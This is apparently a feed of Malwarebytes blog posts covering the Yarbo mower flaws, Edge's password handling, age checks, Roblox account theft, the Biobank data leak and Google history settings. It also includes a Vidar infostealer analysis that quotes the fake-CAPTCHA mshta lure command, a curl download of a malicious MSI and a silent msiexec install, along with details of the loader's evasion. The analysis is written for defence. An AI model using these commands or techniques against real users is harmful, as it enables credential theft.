Normal view

Yarbo responds to robot flaws that could mow down their owners

11 May 2026 at 15:21

A researcher found that Yarbo yard robots came with a host of vulnerabilities which, among others, allowed an attacker to harvest WiFi passwords.

Security researcher Andreas Makris found he could remotely hijack thousands of Yarbo yard robots worldwide, and proved it by having his mower run him over. The root cause was a cluster of “legacy” design choices: every robot shared the same hardcoded root password, remote tunnels were left open, and Message Queuing Telemetry Transport (MQTT) messaging was so weakly protected that once you had one device, you effectively had the worldwide fleet.

An attacker could pull GPS coordinates, email addresses, and Wi‑Fi passwords, turn cameras into remote spying tools, and even re‑arm the mower after someone hit the emergency stop. 

All of this was enabled by a persistent backdoor tunnel that users could neither see nor meaningfully control. The risks fell into three very different buckets:

  • A heavy mower with remotely controllable blades and an emergency stop that can be bypassed is a real-world safety hazard.
  • Exposed telemetry meant attackers could map where devices were, see who owned them, and in some reports even view camera feeds.
  • Network abuse through shared root credentials meant compromised robots could scan local networks, steal more data, or be folded into a botnet.

Yarbo’s public response is unusually detailed for a consumer Internet of Things (IoT) vendor. It’s also refreshingly blunt in admitting that the researcher’s core findings were accurate. The company temporarily disabled the remote diagnostic tunnels, reset root passwords, locked down unauthenticated endpoints, and began ripping out unnecessary legacy access paths.

More importantly, Yarbo promises structural changes:

  • Unique per‑device credentials.
  • Over-the-Air  (OTA) credential rotation.
  • Audited, allowlist‑based remote diagnostics.
  • Dedicated security contact, with a possible bug bounty to follow.

That is the sort of long‑term security hygiene we rarely see spelled out this clearly after an IoT fiasco.

From a disclosure and remediation standpoint, Yarbo is doing many things right: crediting the researcher, apologizing, prioritizing fixes, and explaining both short‑term patches and long‑term architectural changes in human language. For buyers of connected devices with blades, that level of transparency is a positive precedent.

But Yarbo has explicitly chosen to keep a remote access tunnel, although wrapped in better controls and logs, instead of offering users the option to remove or fully opt out of it.

How to secure IoT devices

The vulnerabilities uncovered in the Yarbo case present an almost a live-action demo of what the IoT Cybersecurity Improvement Act is trying to prevent in US government deployments. While the Act doesn’t apply to Yarbo directly, its National Institute of Standards and Technology (NIST)-driven requirements map neatly onto what went wrong here.

So, it’s still up to users to make sure you:

  • Change the default credentials.
  • Check if the vendor will make updates available and how easy it is to install them before buying an IoT product. And then install the updates when available.
  • If you can, put your IoT devices on a separate network. Use a guest Wi‑Fi or separate VLAN when available.
  • Disable what you don’t need. Turn off UPnP, remote access, cloud control, and unnecessary services if you’re not actively using them.
  • If your router or security suite logs connections from IoT devices, skim those logs for odd spikes or unknown destinations.

Let’s face it, an incognito window can only do so much. 
 
Breaches, dark web trading, credit fraud. Malwarebytes Identity Theft Protection monitors for all of it, alerts you fast, and comes with identity theft insurance. 

Microsoft says Edge’s plaintext password behavior is “by design”

8 May 2026 at 14:48

Some time ago, we discussed whether you should allow your browser to remember your passwords.

In that article we mentioned the importance of encryption.

With a browser password manager, someone with access to your browser could see your passwords in clear text, although Windows can be set to ask for authentication (the same you use at startup of your device).”

The typical behavior of browser password managers is to store passwords encrypted on disk, tied to your user account, and protected by the operating system.

But recently, a security researcher systematically tested every major Chromium-based browser for how they handle credentials in memory. The researcher found that Edge was the only one loading the entire password vault into plaintext process memory at startup, where it remains for the duration of the session.  

Chrome and other Chromium browsers were observed to only decrypt a password when needed (autofill or “show password”), not the whole vault, and to use mechanisms like app‑bound encryption for keys. Edge does not use those protections in this context.

So, the researcher decided to write a proof-of-concept (PoC) demonstrating that accessing that vault doesn’t rely on zero-days or complex exploitation. It relies on the relatively simple ability to read process memory, which does require elevated privileges.

But when the researcher reported the issue to Microsoft, the response was underwhelming. The company’s official response was that the behavior is “by design.” The reasoning most likely is that this behavior speeds up sign‑in and autofill, and attackers would already need a compromised machine or elevated access to read RAM, which Microsoft treats as out of scope for this design decision.

Which is basically true. An attacker already needs significant foothold: for example, code execution on the box and the ability to read Edge’s process memory, often requiring elevated privileges. This is not a remote, unauthenticated bug in the browser, but the design makes post‑compromise credential harvesting easier. And it’s a capability many infostealers already have.

It’s just another thing an attacker can do once they’ve compromised your machine. Combined with this academic study from 2024, which found many password managers leak plaintext passwords into memory under some conditions, it leads us to repeat our advice.

Should you allow your browser to remember your passwords?

Your browser password manager gives you ease of use, but that costs you some security. Of course, password managers aren’t foolproof either, so it’s important to decide for yourself where you store your passwords.

If you’re confident the website is safe, and anyone that can access it under your account won’t learn anything new, feel free to store the password in your browser, but disable autofill so you stay in control.

Use MFA where possible. It enormously reduces the risk should someone get hold of your password. And refrain from using the browser password manager to store your credit card details or other sensitive personally identifiable information, such as medical information.

But we’d add that, among the major browsers, Edge appears to be the weakest option if you still choose to use a built‑in password manager.


Stop threats before they can do any harm.

Malwarebytes Browser Guard blocks phishing pages and malicious sites automatically. Free, one click to install. Add it to your browser →

If a fake moustache can fool age checks, is the Online Safety Act working?

7 May 2026 at 12:21

A report based on a survey by the UK’s Internet Matters shows that much of the responsibility for managing the online safety of children still falls on families.

The Online Safety Act came into effect in July, 2025, and the report explores what has changed in the online lives of UK families since then.

We discussed in December 2025 whether the privacy risks of age verification outweighed the enhanced child protection. While the report shows some progress, it mostly provides “an early view of how the online landscape is changing, and crucially, where it is not.”

Around half of children say they now see more age-appropriate content, and roughly four in ten parents and children feel the online world has become somewhat safer.

The online world is as much a part of a child’s environment as the physical world is. And blocking the view to parts of that world is not taken lightly. Almost half of children think age checks are easy to bypass. About a third admit to doing so recently, using tactics from fake birthdates and borrowed logins to spoofed faces and, less commonly, VPNs.

“I did catch my son [12] using an eyebrow pencil to draw a moustache on his face, and it verified him as 15 years old.”

Yet 90% of children who noticed improved blocking and reporting saw this as a good thing. Their support for these safety features is pragmatic. They point to:

  • clearer rules
  • restricted contact with strangers
  • limits on high-risk functions

 They also rate these features as helpful in reducing exposure to harmful content and interactions.

But the system is not perfect. In the month after the child protection codes came into force, almost half of children reported some online harm, including violent, hateful, and body image-related content that should be covered by the Act’s protections.

The survey also revealed that age checks are now commonplace. Over half of children said they were asked to verify their age within a recent two-month window, often on major platforms like TikTok, YouTube/Google, and Roblox, on both new and existing accounts.

The technology is improving. Platforms use facial age estimation, government ID, and third-party age assurance apps, and these are usually easy for children to complete.

However, gains in protection come with unresolved and, in some cases, growing concerns around privacy and data use, especially around age verification and AI.

Parents are worried not just about what data is collected for age checks, but whether it will be stored or reused by government or industry. This has fueled calls for central, privacy-protective solutions rather than fragmented data collection across platforms.

Because age assurance systems are both intrusive (in terms of data) and often ineffective (easy workarounds, weak enforcement), the report suggests they may not yet provide a good safety-to-privacy trade-off from a family perspective.

Obviously, the survey also didn’t capture input from adults pretending to be children to gain access to child-only spaces, a risk that parents link directly to predatory behavior.

The authors conclude that the Online Safety Act has started to reshape children’s online environments, making safety features more visible and enabling more age‑appropriate experiences in some areas.

However, the Act has not yet produced a “step change.” Harmful content remains widespread, age‑assurance is patchy and easy to circumvent, and key concerns such as time spent online, AI risks, and persuasive design remain under‑regulated.


Browse like no one’s watching. 

Malwarebytes Privacy VPN encrypts your connection and never logs what you do, so the next story you read doesn’t have to feel personal. Try it free → 

Hackers stole hundreds of thousands of Roblox accounts: Here’s what to do

30 April 2026 at 17:48

More than 610,000 Roblox accounts were reportedly stolen. Was yours or your child’s among them?

Ukrainian police arrested three individuals in Lviv who allegedly orchestrated one of the largest Roblox account theft operations to date. Between October 2025 and January 2026, the hacking group is said to have compromised over 610,000 Roblox accounts, including at least 357 high-value “elite” accounts, making around $225,000 from selling access to them.

The hackers distributed infostealing malware disguised as game-enhancement tools, harvested login credentials from infected devices, and sold accounts through a Russian website and closed online communities based on their value.

This operation targeted Roblox accounts because they hold significant monetary value for many users. Accounts can contain high Robux balances, limited-edition items that can no longer be obtained, years of gaming progress with achievements and unlocks, and paid access to premium content. 

Roblox account recovery

If you recently downloaded any suspicious game enhancements or other Roblox-related software, your first priority is to run a full system anti-malware scan.

Then check for unknown or untrusted browser extensions. Keep only those that came from verified, trusted sources.

If the scans led to any removals, clear your browser history and cookies completely. Note that this will log you out of most websites.

If you still have access to your Roblox account, change your password and turn on two-step verification if you haven’t already.

If the hackers changed your password and you’re unable to log in, use the password recovery option on the Roblox login page by clicking “Forgot Password or Username?”. Enter the email address associated with your account and check your inbox (including spam folders) for the reset link.

After recovering access, immediately terminate all active sessions to prevent hackers from maintaining access through stolen cookies. Go to Settings > Security and click Log out of all other sessions at the bottom of the page. This ensures that anyone who had unauthorized access can no longer use your account.

If you’ve been completely locked out—because hackers have changed both your password and recovery details—contact Roblox Support immediately. Visit the Roblox support page and provide as much detail as possible. They may ask for:

  • Your account username (this is crucial for identification).
  • The original email address used to create the account.
  • Payment information or purchase receipts showing Robux transactions.
  • The approximate date and time of the compromise.
  • Screenshots showing account details before the compromise, including creation date.
  • Your previous account settings or any other details that prove ownership.

Roblox explicitly states that, unless required by law, it is under no obligation to restore compromised accounts. It does not guarantee that accounts will be returned to their previous state or that lost virtual items and currency can be recovered. Only in very limited circumstances may Roblox offer the ability to recover lost inventory or its approximate value. It’s important to note that you must contact Roblox within 30 days of the compromise if you want assistance recovering lost items or currency. The support process typically takes 2–5 days.


Picked up something you shouldn’t have?


How to protect your Roblox account

There are a few steps that make it harder for someone to steal your Roblox account:

  • Verified email address. Ensure your account has a verified email address that you actively monitor. This helps you spot unauthorized password or email changes quickly.
  • Use unique passwords. Never reuse passwords across different accounts. If one is exposed elsewhere, attackers will try it on other platforms, including Roblox. Your Roblox password should be completely unique and stored securely. A password manager can help you with both.
  • Don’t share access. Never share your password with anyone, even with people claiming to be friends. Your account credentials should belong only to you (and your parents if you’re a minor). Roblox staff will never ask for your password.
  • Be wary of game enhancements, hacks, cracks and keys. The hackers in this case specifically distributed malware disguised as game-enhancement tools. Be extremely cautious about downloading any third-party programs, cheats, exploits, or tools that claim to improve your Roblox experience. These are often vehicles for credential theft and account compromise.
  • Keep software updated. Keep all the software on your device up-to-date, so you’re protected against the latest known exploits.
  • Use anti-malware. Run up-to-date, real-time anti-malware software to protect your device against information stealers and other malware.

Let’s face it, an incognito window can only do so much. 
 
Breaches, dark web trading, credit fraud. Malwarebytes Identity Theft Protection monitors for all of it, alerts you fast, and comes with identity theft insurance. 

Medical data of 500,000 UK volunteers listed for sale on Alibaba

24 April 2026 at 14:32

Half a million Britons signed up to help cure cancer. Their data ended up for sale on Alibaba.

The UK Biobank charity informed the British government of an incident concerning the medical data belonging to 500,000 British citizens being offered for sale on the Chinese e-commerce website Alibaba.

The National Data Guardian, Dr Nicola Byrne, said in a statement:

“People who generously share their health data to benefit others through medical research rightly expect it to be kept safe and for there to be accountability when things go wrong.”

Officials said the researchers downloaded the data under a legitimate contract, but its appearance on Alibaba shows how “approved” access can still turn into public exposure.

UK Biobank holds more than 15 million biological samples and detailed health records from volunteers recruited between 2006 and 2010, and researchers worldwide use it to study cancer, dementia, diabetes, and other chronic diseases.

UK Biobank normally signs contracts with vetted universities and private companies before it lets them access the data, but investigators traced the Alibaba listings to three research institutions. UK Biobank revoked their access and paused new data access while it strengthens security controls.

At least one listing reportedly contained data on all 500,000 volunteers, and Alibaba and Chinese authorities removed the adverts before anyone could confirm a sale.

The dataset comes from UK Biobank’s long‑running research cohort and includes genetic sequences, blood samples, medical imaging, and detailed lifestyle information used for global health research.

UK Biobank emphasizes that the data was “de‑identified,” meaning it didn’t include names, addresses, or NHS numbers. But it still contained granular demographics, such as gender, age, birth month/year, socioeconomic indicators, lifestyle details, and health measures. We have repeatedly seen that such data can be re‑linked to individuals by cross‑referencing with other public or commercial records.

Why China cares

US intelligence, policy reports, and academic work paint a consistent picture: China treats large, diverse human genomic and health datasets as a strategic resource for both economic and security reasons.

The US National Counterintelligence and Security Center (NCSC) explicitly states that the People’s Republic of China views bulk healthcare and genomic data as a “strategic commodity” to drive its biotech, AI, and precision medicine industries, and has invested billions in national genomics and precision‑medicine initiatives.

Large datasets from non‑Chinese populations are particularly valuable for building AI models and improving the global commercial competitiveness of Chinese pharma and biotech.

From an attacker’s or foreign intelligence perspective, UK Biobank is a “crown jewel” asset: It’s curated, high‑quality, population‑scale, and much more useful than random breach dumps. And because genetic data is immutable (unlike a password, it cannot be replaced), any compromise has very long‑term intelligence usefulness.

Last year, the Guardian reported that one in five successful UK Biobank access applications came from Chinese entities, including BGI, China’s flagship genomics company that was later placed on the US Entity List over concerns about its role in surveillance of minority populations.

China is not just stockpiling DNA for curiosity’s sake. It is building a global genomic map that covers adversaries as well as its own citizens.

Your genome data

There have been major concerns about genetic data ending up in the wrong hands, and for good reason. But I’m not going to say that volunteering your medical data for research is bad. Researchers often put the data to good use to help others.

But there are some good questions to ask before doing so.

  • Who runs the project and where is it based?
    Prefer non‑profit or academic biobanks with clear public‑interest mandates and strong oversight, rather than opaque commercial data brokers.
  • How do they store the collected data?
    Ask specifically about genomic data, raw sequencing files, links to medical records, and whether data is encrypted at rest and in transit.
  • Who can access the data and under what controls?
    Look for a formal access committee, strict contracts, and technical controls like secure analysis environments and limited export options, not “download CSV and walk away” models like the one that enabled the UK Biobank incident.
  • Are foreign entities allowed to access or copy the data?
    In light of US and UK government warnings about Chinese access to Western genomic data, it’s reasonable to ask whether data can be accessed, processed, or stored in jurisdictions with different security expectations.
  • How do they handle re‑identification risk?
    As we’ve discussed, “de‑identified” is not a magic word. Privacy experts and US intelligence have warned that health and genomic data can often be re‑identified when combined with other datasets.

If data containing your DNA is in someone else’s hands, you can’t put it back, but you can demand better governance, push institutions to treat genomic data as national‑security‑grade sensitive.

It also requires more skepticism of highly targeted scams. Attackers can use large combined datasets to craft convincing spear‑phishing or health‑related scams, for example, contacting you about a specific condition you or a family member has. Treat unsolicited health or DNA‑related emails, calls, and apps with extra suspicion.


What do cybercriminals know about you?

Use Malwarebytes’ free Digital Footprint scan to see whether your personal information has been exposed online.

How cyberattacks on companies affect everyone

23 April 2026 at 17:34

If you use the internet, you’ve likely been affected by cybercrime in some way. Even when an attack is aimed at a company, the fallout usually lands on ordinary people.

The most obvious harm is stolen data. When attackers break into a business, it is usually customer information that ends up in criminal hands, and that can lead to identity theft, tax fraud, credit card fraud, and a long tail of scam attempts that can continue for months or years. For consumers, the breach itself is often just the start of the cleanup.

That work is annoying, time-consuming, and sometimes expensive. People may have to freeze credit, replace cards, change passwords, be on the lookout for suspicious transactions, and dispute charges. The Federal Trade Commission (FTC) specifically advises consumers to use IdentityTheft.gov after a breach and recommends steps like credit freezes and fraud alerts to reduce the chance of further abuse.

When sensitive data is exposed, the harm is not only financial. Medical, insurance, and other deeply personal records can be used to create more convincing phishing or extortion attempts, and the stress of knowing that private information is circulating among criminals can linger long after the technical incident is over. In other words, breach victims are not just cleaning up a data problem, they are dealing with a loss of trust.


Breaches happen every day. Don’t be the last to know.


Cybercrime also hits consumers through service disruption. Ransomware and intrusion campaigns can interrupt payment systems, telecom services, shipping, energy distribution, booking platforms, and other infrastructure people rely on every day. In those cases, the consumer impact is immediate: you may not be able to pay, travel, call, buy, or even work normally. The CSIS timeline and Canada’s cyberthreat assessment both show that these disruptions are increasingly tied to high-value targets and can be part of broader state or criminal campaigns.

Not all these incidents are driven by cybercriminals. Recently, Britain’s cybersecurity chief warned that the UK is handling 4 nationally significant cyberincidents every week, with the majority now traced back to foreign governments rather than cybercriminal groups.

Another cost is easy to overlook: disinformation and confusion. When attackers steal data, disrupt services, or impersonate trusted brands, they can also flood the public with fake support messages, scam calls, refund schemes, and phishing emails pretending to be the breached company. The breach becomes a launchpad for more fraud, and consumers are left trying to separate legitimate notifications from those sent by attackers.

Then there is the security backlash. After a breach, companies usually tighten access rules, add more multi-factor authentication prompts, force reauthentication, shorten sessions, and increase fraud checks. Those measures are often necessary, but they also make ordinary digital life more cumbersome. The consumer ends up paying with time and frustration for security problems they did not create.

That is why company-targeted cybercrime is not really only a business problem. It is a consumer issue, a public-trust issue, and sometimes even a national security issue. A single breach can leak data, trigger fraud, interrupt essential services, amplify scams, and make using the internet more frustrating for everyone else. The real cost is rarely confined to the company that got hit.

Knowing this, it’s worth thinking carefully about which companies to trust with your data and how much you’re willing to share . You cannot stop every attack against every company you deal with, but you can limit the fallout by being more selective. Some considerations:

  • Do they need all the information they are asking for?
  • Would it hurt anything if you leave some fields blank or give less specific answers?
  • Has this company been breached in the past, and how did they handle it?
  • How long will they store the data you provide?
  • Can you easily have your data removed at your request?

Your name, address, and phone number are probably already for sale.  

Data brokers collect and sell your personal details to anyone willing to pay. Malwarebytes Personal Data Remover finds them and gets your information removed, then keeps watch so it stays that way. 

Hacked sites deliver Vidar infostealer to Windows users

16 March 2026 at 18:15

In recent years, ClickFix and fake CAPTCHA techniques have become a popular way for cybercriminals to distribute malware. Instead of exploiting a technical vulnerability, these attacks rely on convincing people to run malicious commands themselves.

Our researchers have recently detected a campaign that ultimately delivers the Vidar infostealer, using several different infection chains.

One of the methods used in this campaign involves installing a malicious installer delivered through fake CAPTCHA pages hosted on compromised WordPress websites. We detected a number of compromised websites involved in the campaign, located in countries including Italy, France, the United States, the United Kingdom, and Brazil.

What is Vidar?

Vidar is a well-known infostealer malware family designed to harvest sensitive data from infected systems. It typically targets:

  • Browser-stored usernames and passwords
  • Cryptocurrency wallet information
  • Session cookies and authentication tokens
  • Autofill data and saved payment information
  • Files that may contain sensitive data

Because Vidar loads in memory and communicates with remote command servers, it can quietly collect and exfiltrate data without obvious signs of infection.

Fake CAPTCHA: the never-ending story


When a user visits a compromised website, they may see a screen mimicking Cloudflare’s familiar “Verifying you are human” page.

This technique has been widely used since 2024 and has evolved through numerous variations over time, both in its visual appearance and in the malicious commands that start the infection chain.

Verify you are human
The fake CAPTCHA message shown to the user.

The page instructs the visitor to copy and run a malicious command that starts the infection chain, in this case:

mshta https://{compromised website}/challenge/cf

Mshta is a legitimate Windows binary designed to execute Microsoft HTML Application (HTA). Because it is built into Windows, attackers have abused it since the early days of the ClickFix campaigns.

In this case, the command launches a simple obfuscated HTA script, which eventually downloads and installs malware associated with the Vidar infostealer.

HTA-based MSI dropper

The HTA script is the intermediate stage that downloads and runs a malicious MSI installer. An MSI is a Windows installation package normally used to install software, but attackers frequently abuse it to deliver malware.

The script performs several operations:

  • The window is resized to 0x0 and moved off-screen, making the application invisible to the user.
  • The script terminates if the document.location.href doesn’t start with http.
  • The strings are decoded using XOR and a random key.
  • Through WMI queries, the script checks for installed antivirus products.
  • It creates hidden working folders in a random folder under \AppData\Local to drop the MSI file.
  • In the end, the script downloads the malicious MSI from a compromised website. The downloaded file must be larger than 100 KB to be considered valid. Finally, it removes the :Zone.Identifier alternate data stream.
The malicious HTA script
The malicious HTA script.

In this case, the malicious MSI was downloaded using the following command:

C:\Windows\System32\curl.exe" -s -L -oC:\Users\user\AppData\Local\EdgeAgent\WebCore\cleankises.msihttps://{compromised-website}/474a2b77/5ef46f21e2.msi

Afterward, the malicious MSI was executed with:

"C:\Windows\System32\msiexec.exe" /i "C:\Users\user\AppData\Local\EdgeAgent\WebCore\cleankises.msi" /qn

MSI and GoLang loader

The MSI defines a CustomAction ConfigureNetFx, and it executes a GoLang loader.

Malware loaders (also known as droppers or downloaders) are common tools in the cybercrime ecosystem. Their main job is to stealthily compromise a system and then deliver one or more additional malware payloads.

In this campaign, the loader ultimately decrypts and executes the Vidar infostealer. The executable has different names in the different MSI samples analyzed.

The custom action defined in the MSI.

The Golang loader decodes a shellcode that performs different anti-analysis checks, including:

CheckRemoteDebuggerPresent

IsDebuggerPresent

QueryPerformanceCounter

GetTickCount

After several intermediate steps, the loader decrypts and loads Vidar infostealer directly into memory.

Analysis of compromised websites

The malicious iframe injected into the compromised websites was generated by the domains cdnwoopress[.]com or woopresscdn[.]com in the analyzed cases.

The malicious iframe injected into the compromised website.

The injected code has several functions, and the command used in the fake CAPTCHA attack is obtained from the /api/get_payload endpoint.

Code injected into the compromised websites.

Because the malicious website was misconfigured, we were able to view the backend code injected into the compromised WordPress sites.

The injected script performs several actions:

  • Creates the file wp-cache-manager.php if it doesn’t already exist, obtaining its contents from the endpoint /api/plugin.
  • Sends a heartbeat request every hour containing the domain name, site URL, WordPress version, and status.
  • During page loads (template_redirect), the script filters visitors based on User-Agent and targets Windows desktop visitors.
  • Requests /api/inject?domain=domain from the remote command server. The response HTML is then displayed, replacing the normal WordPress page.
The malicious code injected in the compromised WordPress site.

How to stay safe

Attacks like this rely on tricking people into running commands themselves, so a few simple precautions can make a big difference.

  • Slow down. If a webpage asks you to run commands on your device or copy and paste code, pause and think before following the instructions. Cybercriminals often create a sense of urgency with fake security checks, countdown timers, or warnings designed to make you act without thinking.
  • Never run commands from untrusted sources. A legitimate website should never require you to press Win+R, open Terminal, or paste commands into PowerShell just to verify you are human. If a page asks you to do this, treat it as suspicious.
  • Verify instructions independently. If a website tells you to execute a command or perform a technical action, check official documentation or contact support through trusted channels before doing anything.
  • Be cautious with copy and paste. Some attacks hide malicious commands in copied text. If you ever need to run a command from documentation, typing it manually can help reduce the risk of running hidden code.
  • Protect your device. Keep your operating system and browser updated and use security software that can block malicious websites and detect infostealer malware.
  • Stay informed. Techniques like fake CAPTCHA pages and ClickFix attacks continue to evolve. Knowing that attackers may try to trick you into running commands yourself can help you spot these scams before they succeed.

Pro tip: The free Malwarebytes Browser Guard extension can warn you if a website attempts to copy content to your clipboard, which may help prevent this type of attack.

Indicators of Compromise (IOCs)

Domains

  • cdnwoopress[.]com: Fake CAPTCHA Infrastructure
  • woopresscdn[.]com: Fake CAPTCHA Infrastructure
  • walwood[.]be: Fake CAPTCHA Infrastructure
  • telegram[.]me/dikkh0k: Vidar C2
  • telegram[.]me/pr55ii: Vidar C2
  • steamcommunity[.]com/profiles/76561198742377525: Vidar C2
  • steamcommunity[.]com/profiles/76561198735736086: Vidar C2

We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

How to see your Google Search history (and delete it)

10 March 2026 at 18:40

Your Google Search history provides one of the most detailed windows into your private life, and I know this because when I looked at my own search history last year, I was overwhelmed by the information buried within.

Across just 18 months, Google tracked the 8,079 searches I made and the 3,050 websites I visited because of those searches. That included my late-night perusal of WebMD because of medical symptoms I’d looked up just seconds before, my tour of Goodwill donation sites as I searched for where to drop off clothes ahead of an upcoming move, and my ironically tracked visit to a Reddit thread titled “How do I delete most, if not all, of my info off of the Internet?” (One answer I learned: Don’t use Google Search.)

Google tracked my every question, concern, and flight of fancy—almost literally. On just one day in August 2025, Google recorded the seven flight searches I made on Google Flights and the six hotel searches I made on Google Travel.

Google also recorded the many questions and requests I made when researching topics for the Lock and Code podcast, which I host. And while all of that Google data made for an interesting investigation into what Google knows about me (which you can listen to below), it also made it clear that more people should know how to access this same information.

For most Google users, if Web & App Activity is turned on, Google is saving what they look up, what time they looked it up, and what websites they clicked on as a result. There are ways to turn that data tracking off, but the first step is to know where to look.

Here’s how to do that.

How to find your Google Search history

You can start by opening your web browser and signing into Google’s centralized hub for your data online at myactivity.google.com.


My Google Activity
The My Google Activity home page

Once logged in, you’ll see the above welcome screen with quick settings that you can change, if you want to. Those settings are different for some users, but may include:

  • Web & App Activity
  • Timeline
  • Play History
  • YouTube History

Further down on the page, you can browse through your Google Search history. (Our screenshot gallery below can help walk you through the steps.)

  • First, look for the search bar in the welcome screen that says Search your activity.
  • Right below, you will find the words Filter by date & product. These words are clickable. Click them.
  • Once you’ve clicked Filter by date & product, you’ll see a pop-up menu where you can look through your Google activity by date or product. Instead of focusing on the date, scroll down through the list of Google products and check the box for Google Search.
  • Press Apply.
  • Find the search bar in the My Google Activity homepage
  • Click on the words “Filter by date & product”
  • Scroll down through the list of items until you find Google Search
  • Click on the Google Search checkbox and click “Apply”

After you press Apply, you’ll be taken to a webpage that lists your Google Search history in reverse chronological order, showing you your most recent activity first. As you scroll down, you can find older activity. You can also use the search bar at the top of the page to look for individual pieces of activity, like a search or series of searches that you previously made.

From here, you can also delete individual Google Search entries so that Google no longer stores that data. This will only apply to the individual search you made.

  • You can delete individual searches by clicking the “X” button in the top right corner of each search record
  • Confirm your deletion by pressing “Delete”
  • Your search is now no longer tied to your overall Google activity

If you want to better protect your privacy, making targeted deletions from your Google Search history is a difficult, lengthy, and imperfect method. Instead, you can simply tell Google to stop recording any of your searches from now on.

How to turn off Google Search history

There’s a simple way to instruct Google to stop saving your online searches to your Google Account, and it takes just a few clicks. Follow the instructions below, along with the image gallery, for guidance.

  • Go to your My Google Activity homepage (this is the same page you saw when first signing into myactivity.google.com)
  • Click on that quick control button we saw earlier: Web & App Activity
  • From here, you will see a new screen with the title Activity Controls
  • Find the button that says Turn off and click it
  • Choose between Turn off and Turn off and delete activity
  • Find the “Turn off” button from the Activity Controls webpage
  • You can choose one of two options for turning off your data
  • With one click, you can stop Google from recording your activity

If you selected Turn off, you’re done. Google will no longer save your Google Searches as part of your overall Google profile activity. This option means that Google still has your prior searches recorded, though. So, if you want, you can choose the second option, Turn off and delete activity.

When you select that option, Google will walk you through additional steps to choose what types of data you want erased, such as past activity tied to Google Search, Maps, Ads, Image Search, Google Play Store, Help and other services. All of these options reveal just how many products and pipelines Google has built to vacuum up your data.

Don’t be overwhelmed, though. Go through the list at your own pace and start making decisions about your data that are right for you.


We don’t just report on data privacy—we help you remove your personal information

Cybersecurity risks should never spread beyond a headline. With Malwarebytes Personal Data Remover, you can scan to find out which sites are exposing your personal information, and then delete that sensitive data from the internet.

Ring doorbells: Won’t you see my neighbor? (Lock and Code S07E05)

8 March 2026 at 23:55

This week on the Lock and Code podcast…

On February 8, during the Super Bowl in the United States, countless owners of one of the most popular smart products today got a bit of a wakeup call: Their Ring doorbells could be used to see a whole lot more than they knew.

In a commercial that was broadcast to one of most reliably enormous audiences in the country, Amazon, which owns the company Ring, promoted a new feature for its smart doorbells called “Search Party.” By scouring the footage of individual Ring cameras across a specific region, “Search Party” can implement AI-powered image recognition technology to find, as the commercial portrayed it, a lost dog. But immediately after the commercial aired, people began wondering what else their Ring cameras could be used to find.

As US Senator Ed Markey wrote on social media:

“Ring’s Super Bowl ad exposed a scary truth: the technology in its doorbell cameras could be used to hunt down a lost pet…or a person. Amazon must discontinue its dystopian monitoring features.”

These “dystopian monitoring features” aren’t entirely new, but that’s not to say that most Ring owners knew what they were allowing when they originally bought their devices.

Bought by Amazon in 2018, Ring is the most popular manufacturer of a product that, as of 15 years ago, didn’t really exist. And while other “smart” innovations failed, smart doorbells have become a fixture of American neighborhoods, providing a mixture of convenience and security. For instance, a Ring owner away from home can verify and buzz in their mailman dropping off a package behind a gated entrance. Or, a Ring owner can see on their phone that the person knocking at their door is a salesman and choose to avoid talking to them. Or, a Ring owner can help police who are investigating a crime in their area by handing over relevant footage. Even the presence of a Ring doorbell, and its variety of motion-detecting alerts, could possibly serve as a deterrent to crime.

What has seemingly upset so many of those same owners, then, is learning exactly how their personal devices might be used for a company’s gains.

Today, on the Lock and Code podcast with host David Ruiz, we speak with Matthew Guariglia, senior policy analyst at Electronic Frontier Foundation, about Ring’s long history of partnering with—and sometimes even speaking directly for—police, who can access Ring doorbell footage both inside the company and outside it, and what people really open themselves up to when purchasing a Ring device.

 ”There’s this impression, a myth practically, that ‘I buy a ring doorbell to put on my house, I control the footage… But there is [an] entire secondary use of this device, which is by police that you don’t really get a lot of say in.”

Tune in today to listen to the full conversation.

Show notes and credits:

Intro Music: “Spellbound” by Kevin MacLeod (incompetech.com)
Licensed under Creative Commons: By Attribution 4.0 License
http://creativecommons.org/licenses/by/4.0/
Outro Music: “Good God” by Wowa (unminus.com)


Listen up—Malwarebytes doesn’t just talk cybersecurity, we provide it.

